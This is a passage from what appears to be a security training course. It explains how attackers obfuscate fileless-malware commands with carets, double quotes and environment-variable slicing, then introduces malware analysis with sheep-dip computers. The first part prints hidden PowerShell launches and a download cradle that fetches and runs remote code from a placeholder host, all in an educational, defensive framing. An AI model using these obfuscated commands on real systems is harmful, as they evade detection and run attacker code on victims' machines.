  The caret symbol (^) is generally a reserved character used in shell commands for escaping. Attackers exploit this feature to escape malicious commands at execution time. For this purpose, they insert single or double caret symbols inside a malicious command.

  ```
  C:\WINDOWS\system32\cmd.exe /c
  p^^o^^w^^e^^r^^s^^h^^e^^l^^l^^.^^e^^x^^e -No^^Exit -exec bypass -
  nop Invoke-Expression (New-Object System.Net.WebClient).
  DownloadString((‘https://targetwebsite.com”)&&echo,exit
  ```

  When the above command is executed, the first caret symbol is escaped:

  ```
  C:\WINDOWS\system32\cmd.exe /c p^o^w^e^r^s^h^e^l^l^.^e^x^e -
  No^Exit -exec bypass -nop Invoke-Expression (New-Object
  System.Net.WebClient).
  DownloadString((‘https://targetwebsite.com”)&&echo,exit
  ```

  After the second caret symbol is also escaped, powershell.exe is executed with a command-line argument:

  ```
  C:\WINDOWS\system32\cmd.exe /c powershell.exe -NoExit -exec
  bypass -nop Invoke-Expression (New-Object System.Net.WebClient).
  DownloadString((‘https://targetwebsite.com”)&&echo,exit
  ```

- **Inserting Double Quotes**

  When a command is embedded with double quotes, it does not affect the normal execution of the command. Furthermore, the command-line parser uses a double quote symbol as an argument delimiter. Attackers use double quote symbols to concatenate malicious commands in arguments.

  ```
  Pow””er””Shell -N””oExit -ExecutionPolicy bypass -noprofile
  -windowstyle hidden cmd /c Flower.jpg
  ```

- **Using Custom Environment Variables**

  Another method adopted by attackers to obfuscate fileless malware is using environment variables. In Windows operating systems, environment variables are dynamic objects that store modifiable values used by applications at run time. Attackers exploit environment variables to split malicious commands into multiple strings. Furthermore, they set the value for the environment variable at run time to execute malicious commands.


  ```
  set a=Power &&set b=Shell && %a:~0,-1%%b% -ExecutionPolicy
  bypass -noprofile -windowstyle hidden cmd /c Products.pdf
  ```

- **Using Pre-assigned Environment Variables**

  Another technique exploited by attackers is retrieving specific characters from pre-assigned environment variables such as “`%CommonProgramFiles%`.” The characters in such variables are referred through the index and exploited by attackers to execute malicious commands. “`%CommonProgramFiles%`” contains a default value “`C:\Program Files\Common Files`.” Specific characters from this value can be accessed through indexing and used to execute malicious commands as follows:

  ```
  cmd.exe /c “%CommonProgramFiles:~3,1%owerShell.exe” -
  windowstyle hidden -command wscript myscript.vbc
  ```

  The above command retrieves a single character ‘P’ at index 3, which is concatenated with “owerShell.exe”, and executes the malicious command.




LO#06: Demonstrate Malware Analysis Process

Malware Analysis

Malware such as viruses, Trojans, worms, spyware, and rootkits allow an attacker to breach security defenses and subsequently launch attacks on target systems. Thus, to find and fix existing infections and thwart future attacks, it is necessary to perform malware analysis. Many tools and techniques are available to perform such tasks.

This section explains the malware analysis procedure and discusses the various tools used to accomplish it.



What is Sheep Dip Computer?

- Sheep dipping refers to the **analysis of suspect files**, incoming messages, etc. for malware
- A sheep dip computer is installed with port monitors, file monitors, network monitors, and antivirus software and connects to a network **only under strictly controlled conditions**

Sheep Dipping Process Tasks

1. **Run user, group permission, and process monitors**
2. **Run port and network monitors**
3. **Run device driver and file monitors**
4. **Run registry and kernel monitors**

What is Sheep Dip Computer?

